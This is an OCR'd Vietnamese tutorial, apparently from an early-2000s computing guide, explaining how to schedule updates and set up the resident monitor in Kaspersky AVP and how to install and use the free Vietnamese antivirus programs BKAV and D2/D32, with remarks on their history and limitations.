Tương tự như trong quá trình thiết lập chế độ quét virus, để thiét lập công việc cập nhật các thông tin virus theo định kỳ, bạn càn làm như sau: Mở Sheetable Components, trong danh mục liệt kê các công việc mà AVP có thể làm, bạn chọn Kaspersky Antivirus Update, nhấn chuột phải để làm xuất hiện menu xổ xuống và chọn Creat Ták. Xuất hiện cửa sổ như hình bên:




Trong cửa sổ Name, bạ đặt tên công việc cho dễ nhớ, ví dụ: Cap nhat virus theo dinh ky và nhấn Next để xuất hiện cửa sổ tiếp theo:



Giống như thiết lập chế dộ quét, việc cập nhật cũng được khởi tạo tùy theo một sự kiện nào đó xảy ra đối với hệ thống, ví dụ On Event, Daily, Monthly...Thông tin cập

nhật là thường xuyên, do vậy chúng tôi cho rằng nên để chế độ cập nhật là Daily. Khi lựachọn này được xác nhận, cửa sổ sau sẽ hiện ra:




Bạn cũng có thể xác định giờ cập nhật cụ thể trong ngày, ví dụ như ở đây chúng tôi chọn là 12 giờ trưa là giờ mà khả năng hầu hết các cá nhân cũng như cơ quan đều nghỉ, bạn nên tận dụng lúc này để đỡ tốn thời gian . Nhấn Finish để hoàn tất việc thiết lập chế độ cập nhật cho chương trình.

3. Kiểm soát hệ thống.


Kaspersky Anti-Virus Monitor (Kaspersky AV Monitor) là môđun kiểm soát hệ thống. Để thêm môđun này vào trong Task của chương trình AVP, bạn chọn

Sheetable Components, chọn Kaspersky Antivirus Monitor, nhấn chuột phải, xuất hiện cửa sổ như hình bên:




Trong ô cửa sổ Name bạn đặt tên cho tác vụ này là Kiểm soát hệ thống. Đây là chương trình thường trú kiểm soát tất cả các file cóa trong máy mỗi khi có một file nào đó được truy cập. Mỗi khi có một thao tác của người dùng hay một chương trình thường trú khác gọi tới một file bất kỳ, chương trình trước khi cho thao tác gọi file được thực hiện sẽ kiểm tra xem các file này có bị nhiễm virus không. Nếu phát hiện có virus, trước hết môđun này sẽ cố gắng để sửa chữa và diệt virus hoặc xóa. Nếu các công việc trên không thể thực hiện được thì sẽ cách ly chúng vào Quarantine folder hoặc sẽ cho phép được

truy nhập tùy theo lựa chọn đã được xác định trong cấu hình của hệ thống. Theo cách này, môđun kiểm soát sẽ cho phép bạn nhận biết và diệt trừ virus trước khi chúng thực sự nhiễm vào hệ thống. Chức năng này của AVP cũng tương tự như các thuật ngữ như quét thường trú, lọc virus hay kiểm soát truy nhập mà một số các antivirus khác thường dùng. Nhấn Next để xuất hiện cửa sổ tiếp theo:



Trong 2 tùy chọn Standard và Expert, chúng tôi khuyên bạn hãy sử dụng Standard do khả năng tương đối đầy đủ của chức năng này cũng như để giảm nhẹ tính phức tạp của hệ thống. Nhấn Next để xuất hiện cửa sổ tiếp theo:




Bạn phải lựa chọn một trong 2 chế độ là Alway và Interval. Chức năng của các lựa chọn này như sau:


- Alway: Kaspersky Antivirus Monitor sẽ được nạp và chạy thường trú trong bộ nhớ của hệ thống ngay sau khi chương trình AVP được kích hoạt.

- Interval: Xác định thời điểm nạp (Launch) và gỡ bỏ (Unload) Kaspersky Antivirus Monitor trong nnhững khoảng thời gian được dịnh nghĩa trước. Thời điểm nạp và dừng dịch vụ phải được định nghĩa chính xác bằng viẹcc sử dụng các nút Start và Stop. Để định nghĩa thời điểm nạp, nhấn Start và chọn select the startup condition trong ô cửa sổ hội thoại trên màn hình. Để định nghĩa thời điểm dừng dịch vụ, nhấn Stop và chọn điều kiện yêu cầu dừng việc kiểm tra file. Điều kiện này có thể là On


event; By Condittion; Hourly, Daily...Vì là tính năng kiểm tra tính đúng đắn của file, do đó việc kiểm tra có thể lâu hay mau và chắc chắn không thẻ xác định được thời gian vì vậy chúng tôi cho rằng bạn nên chọn By Condition như hình dưới:




Với lựa chọn này, bạn cần phải có các xác lập cụ thể cho điều kiện được coi là đúng: Trong ô điều kiện (If Task) bạn chọn Quet Virus; trong ô mã thoát khỏi dịch vụ (Finished with exit code) bạn chọn Done. Làm như vạy để đảm bảo rằng Virus đã được kiểm tra và xử lý an toàn trước khi file yêu cầu được phép truy nhập. Nhấn OK để xuất hiện cửa sổ như hình bên:




Đây là cửa sổ cảnh báo về các lỗi mà modun kiểm soát đã phát hiện. Để chắc chắn không bỏ sót các lỗi có thể, bạn hãy cho hiệu lự tất cả các cảnh báo. Nhấn Next để tiếp tuc, cửa sổ trạng thái như hình bên:




Trong Action incase of Virus detection bạn chọn Ask user; và cho hiệu lực tất cả các phần còn lại như trình bày trong hình trên. Nhấn Next để xuất hiện cửa sổ như hình dưới:



Hãy chọn như hình trên để xuất hiện cửa sổ kết thúc cuối cùng:




Trong cửa sổ này, bạn cho hiệu lực tất cả để có được sự kiểm soát đầy đủ. Nhấn finish để két thúc. Bây giờ giao diện chính của chương trình sẽ có dạng như hình dưới đây:




AVP còn rất nhiều tác vụ khác mà bạn có thể thiết lập trong Components.hưng theo chúng tôi một chương trình Virus căn bản đáp ứng được 3 tác vụ kể trên đã được coi là đủ. Cái quan trọng nhất yêu cầu đối với các chương trình phòng chống Virus là sự cập nhật một cách đầy đủ các thông tin Virus và kha năng xử lý chúng mỗi khi có một virus nào đó được phát hiện. Với 3 tác vụ đã thiết lập, coi như bạn đã cấu hình xong chương trình AVP.

c. Quét virus

Khi đã xác lập cách thức quét xong rồi, quá trình quét virus rất đơn giản. Bạn chỉ việc nhấn chuột vào tác vụ Quet Virus đã được xác lập trong bảng tác vụ của chương trình và nhấn vào nút Start (▶) ở góc bên phải phía trên của cửa sổ chương rình chính. Một hộp thoại xuất hiện yêu cầu bạn xác nhận cho phép chương trình thực hiện các xử lý đối với hệ thống xuất hiện như hình dưới:



Nhấn Yes để thực hiện việc bắt đầu quét. Màn hình trạng thái sẽ như hình dưới đây:



Trên đây là phương thức quét Manually(quét theo chỉ định ngẫu nhiên của người sử dụng mà không theo lịch quét đã lập). Thực ra, sau khi đã thiết lập đúng đắn các tác vụ cho chương trình AVP thì gần như bạn không cần phải làm gì cả mà mọi tác vụ sẽ luôn tự động chạy vào các ngày, giờ nhất định theo cấu hình đã xác lập. Bạn đã có thể yên tâm đi thực hiện các công việc khác và để mặc cho AVP tự xoay sở với Virus.

5. Chương trình Bkav

a. Sơ lược về Bkav

Bkav (Bách khoa Anti Virus) là chương trình diệt Virus do các tác giả Nguyễn Tử Quảng và Đặng Văn Tấn, hai sinh viên của Trường Đại học Bách khoa Hà Nội (Cả Nguyễn Tử Quảng và Đặng Văn Tấn nay đều đã tốt nghiệp, riêng Nguyễn Tử Quảng hiện là giáo viên Khoa Công nghệ thông tin ĐHBKHN)xây dựng và phát triển. Khởi đầu, đó là các bản chạy trên DOS và diệt khá tốt các virus macro, một số virus nội. Tuy đơn giản nhưng phải thừa nhận sự cố gắng của hai sinh viên này, chủ yếu là Nguyễn Tử Quảng và thực sự, trong những năm đầu tiên, khi mà người dùng máy tính ở Việt Nam còn rất mơ hồ về Virus, sự lộng hành của Virus qua mạng còn chưa có thì với BKAV, những người dùng máy tính đã có thể khá yên tâm với công việc của mình. BKAV sau này đã phát triển thành một nhóm, là tập thể của những người có

tinh thần cống hiến vô tư (Các sản phẩm của BKAV luôn cho không) đã thực sự là người bạn thân thiết của người dùng máy tính Việt Nam. Tuy nhiên, do hạn chế về nhiều mặt, đây chỉ là sản phẩm của một nhóm yêu thích tin học và phóng khoáng, không có sự đầu tư nhiều về kinh phí cũng như thương mại, sự phát triển của BKAV vẫn không thể tránh khỏi vết xe của những chương trình nghiệp dư. Hiện nay, hầu như mọi người dùng máy tính ở Việt Nam đều ít nhất cũng đã một vài lần sử dụng BKAV, thậm chí coi BKAV là người bạn cứu cánh duynhất mỗi khi cái máy tính của mình bị sự cố , vì BKAV vừa không mất tiền , dễ cài , dễ dùng (do có giao diện tiếng Việt), kích thước lịa rất nhỏ gọn (Luôn dưới 1 MB) không yêu cầu chiếm nhiều tài nguyên trên máy (nhất là bộ nhớ),nhưng vì do tính "nghiệp dư", nên BKAV không tránh khỏi một số hạn chế cơ bản sau:

- Không cập nhật thường xuyên các thông tin virus. Với sự bùng nổ thông tin như hiện nay, virus được sinh ra hàng ngày, thậm chí hàng giờ mà BKAV chỉ một tháng, thậm chí đôi ba tháng có một lần cập nhật (Cũng là phiên bản mới của BKAV luôn) thì quả là rất thiếu yên tâm với các hệ thống chỉ trông chờ vào sự bảo vệ không tính tiền của BKAV.

- BKAV diệt rất tốt các loại Macro, một số virus nội mà các chương trình của nước ngoài không phát hiện ra, nhưng thực sự BKAV chỉ diệt được các virus ngoại (Nhất

là F-virus) đã được các chương trình khác cập nhật từ khá lâu, mà không có khả năng phòng ngừa từ xa đối với các virus chưa được BKAV cập nhật.

- Do được thiết kế với kích thước nhỏ gọn nên BKAV trước đây chủ yếu là các bản chạy trên DOS, hoặc sau này có các bản chạy trên Windows nhưng giao diện còn rất sơ sài, tính năng không phong phú.

Mặc dù còn nhiều nhược điểm như vậy, chúng tôi vẫn khuyên bạn hãy phòng bị cho riêng mình một bộ BKAV, cả bản Windows (mới nhất là BKAV2002 Version 403) và một bản trên DOS gần đây nhất (BKAV 384) vì những lý do sau đây:

- Không một chương trình diệt virus nổi tiếng nào có thể cập nhật đầy đủ tất cả các thông tin virus trong các lần cập nhật của mình. Điều đó có nghĩa là, để yên tâm với việc máy tính của bạn không có virus thì nhất thiết không thể hoàn toàn tin tưởng vào kết quả báo "không tìm thấy virus" mà không có một chương trình tìm diệt khác để phòng còn hơn sót.


- Một số F-virus chỉ hoạt động khi Registry (Bảng đăng ký hoạt động của các chương trình trong Windows) được kích hoạt. Để loại trừ nó có thể phải khởi động máy dưới DOS. Đó chính là lúc cần đến BKAV384, hoặc một chương trình diệt virus nào đó chạy trên DOS.

- Một số B-virus rất khó diệt khi bạn phải khởi động bằng ổ cứng. Bạn chỉ có thể diệt được chúng khi khởi động hệ thống bằng một đĩa mềm sạch. BKAV384 sẽ đắc dụng sau khi bạn khởi động hệ thống bằng một đĩa mềm chắc chắn không có virus.


b. Cài đặt và sử dụng BKAV.

Cho đến nay, mặc dù là sản phẩm cho không, BKAV vẫn được Nguyễn Tử Quảng cùng các thành viên trong nhóm của mình tiếp tục phát triển và bản mới nhất hiện nay đang được giới thiệu là BKAV2002 version403. Bản này có nhiều ưu điểm hơn các bản trước là ngoài việc cập nhật được khá đầy đủ các thông tin virus mới, nó còn có có giao diện phong phú hơn bởi thêm phần lập lịch quét (Giống như Schedule của các chương trình nước ngoài). Giao diện BKAV403 còn có cả tiếng Anh cho người nước ngoài có thể dùng. Hy vọng là sản phẩm đã được sự hưởng ứng của những người ngoại quốc đang công tác tại Việt Nam. BKAV2002 v403 có kích thước rất nhỏ (183 KB), thư mục BKAV sau khi cài chỉ chiếm hơn 300 KB, không đòi hỏi cấu hình gì đối với hệ thống ngoài việc máy phải có hệ điều hành Windows9x trở lên. Cài đặt BKAV hết sức đơn giản. Bạn chẳng cần nhất thiết phải là một chuyên gia máy tính cũng có thể cài đặt và sử dụng BKAV do bản thân sự đơn giản của chương trình cũng như sự gần gũi của giao diện tiếng Việt. Hãy tải BKAV từ các Website: www.vnn.vn/vnn1/bkav; hoặc


www.fpt.vn/ bkav vào một thư mục nào đó trên ổ cứng và nhấn đúp vào biểu tượng của BKAV (Người thầy thuốc). Màn hình sau đây sẽ hiện ra:




Thư mục làm việc mặc định của BKAV sẽ là C:\Program Files\ BKAV2002. Bạn có thể tuỳ ý thay đổi thư mục mặc định bằng việc nhấn nút Brows (Có hình 2 mũi tên) theo ý mình. Cấu hình mặc định của chương trình là giao diện tiếng Việt (Hoan hô tinh thần yêu nước của Nguyễn Tử Quảng), đặt biểu tượng BKAV trên nền Desktop, trong menu Startbar, và chạy ngay khi khởi động hệ thống. Giao diện tiếng Anh sẽ có hiệu lực khi bạn đánh dấu chọn dòng trạng thái English Interface. Hãy nhấn nút Tiếp tục để hoàn thành quá trình cài đặt BKAV như hình bên:



Bạn có thể chọn một ổ đĩa nào đó và thực hiện việc quét virus ngay mà không cần khởi động lại hệ thống. Trong qua trình quét nên cho hiệu lực dòng trạng thái Tất cả các file và Tất cả các Macro. Cũng nên kích hoạt dòng trạng thái Diệt không cần hỏi để đỡ tốn thời gian hỏi đáp với chương trình. Sau khi quét xong, màn hình thông báo kết thúc sẽ hiện ra như hình sau:



Nhấn OK để xem kết quả quét như màn hình nhật ký của giao diện chính của chương trình (Hình bên):



Nhấn Thoát để kết thúc quá trình quét.

Từ các lần khởi động sau, chương trình BKAV sẽ tự động chạy thường trú. Bạn có thể tuỳ ý quét bất cứ lúc nào bằng việc nhấn vào biểu tượng ở góc phải phía dưới màn hình. Do chiếm rất ít bộ nhớ trong quá trình quét nên bạn vẫn có thể làm việc bình thường khi đang quét virus mà không hề cảm thấy hệ thống chạy chậm đi là bao. Chúc mừng bạn đã sử dụng BKAV.

6. D2 Antivirus


1. Sơ lược về D2

D2 là chương trình diệt virus do Trương Minh Nhật Quang xây dựng và phát triển. Cũng giống như BKAV, D2 cũng khởi nguồn là các bản chạy trên DOS, và dần dần, cùng với thời gian Trương Minh Nhật Quang cũng cho ra đời các bản 32 bít chạy trên môi trường Windows


với bản gần đây nhất là D32, phát hành ngày 26 tháng 3 năm 2002. D2 cũng là sản phẩm không thươngmại, được phát hành free (không tính phí) và được cả dân tin học không chuyên lẫn chuyên nghiệp đánh giá là chấp nhận được. D2 kể cả các bản DOS (gần đay nhất là D2 V319), lẫn các bản Windows đều rất mạnh và là sản phẩm hàng đầu trong việc diệt macro. Mặt hạn chế của D2 là ở chỗ sau khi diệt virus xong thì thỉnh thoảng không xử lý được lỗi hệ thống dẫn đến treo máy, thậm chí làm hỏng cả Window. Tuy vậy, với khả năng rất mạnh về diệt Macro, D2 vẫn được tin cậy. Khi mạng Internet còn là xa vời ở Việt Nam, việc lưu hành các sản phẩm phần mềm còn hạn chế, thì có thể nói rằng miền Bắc là nơi dùng BKAV nhiều nhất, còn miền Nam chính là đất dụng võ của D2 Ngày nay BKAV và D2 là hai sản phẩm Việt Nam rất gần gũi với hầu như tất cả mọi người, và thực sự cả hai sản phẩm nghĩa hiệp này đã và vẫn đang có chỗ đứng nhất định trong cả giới tin học chuyên và không chuyên.

2. Cài đặt D32.


Bản D2 mới nhất cho đến thời điểm này mà chúng tôi có được là bản setupd32, kích thước 0.99MB và một bộ Update đi kèm (d32updat) kích thước 475KB. Để cài đặt D32, bạn nhấn đúp vào file setupd32exe, màn hình setup sẽ hiện ra như sau:




Cả 2 lựa chọn Creat Group menu folder (Tạo thư mục D32 riêng) và Put shortcut on the Desktop (Tạo phím tắt trên màn hình Window) ddeeuf nên được kích hoạt. Tiện đây, chúng tôi cũng xin nhấn mạnh răng, đối với các sản phẩm tin học không đồ sộ lắm thì việc cài Typical (Cài đặt đầy đủ mọi thành phần có thể) rất được nên làm vì thực sự mỗi thành phần trong các phần mềm nhỏ đều chiếm giữ rất ít tài nguyên trên máy tính, nó chỉ tiện lợi hơn cho bạn trong quá trình sử dụng mà thôi. Nào, hãy nhấn OK để tiếp tục. Màn hình setup hiện ra như dưới đây:




Quá trình cài đặt kết thúc khi con trỏ trạng thái (Con trỏ xanh) hoàn thành 100%. Với lựa chọn Typical, bạn có được folder của D32 như sau:



Folder trên chỉ tồn tại 2 file. Bạn có thể dùng ngay hoặc gỡ bỏ D32 ngay lúc này, nếu muốn. Tuy nhiên, để có thông tin virus đầy đủ, bạn hãy chạy nốt bộ D32updat trong folder D32 bạn đã tải về. Màn hình trạng thái xuất hiện như hình dưới:




Nhấn OK để xác nhận. Cửa sổ cuối cùng hiện ra thông báo việc update đã thành công :



Nhấn Yes để xác nhận. Quá trình cài đặt kết thúc. Bạn đã có thể bắt đầu dùng D32

2. Quét Virus bằng D32

Sau khi việc cài đặt hoàn tất, D32 tạo ra 02 shortcut để chạy chương trình: Một trên Desktop và một ở tray (góc phải phía dướ màn hình - ). Nhấn đúp vào một trong các biểu tượng này, giao diện cửa sổ chính của chương trình sẽ hiện ra như sau:



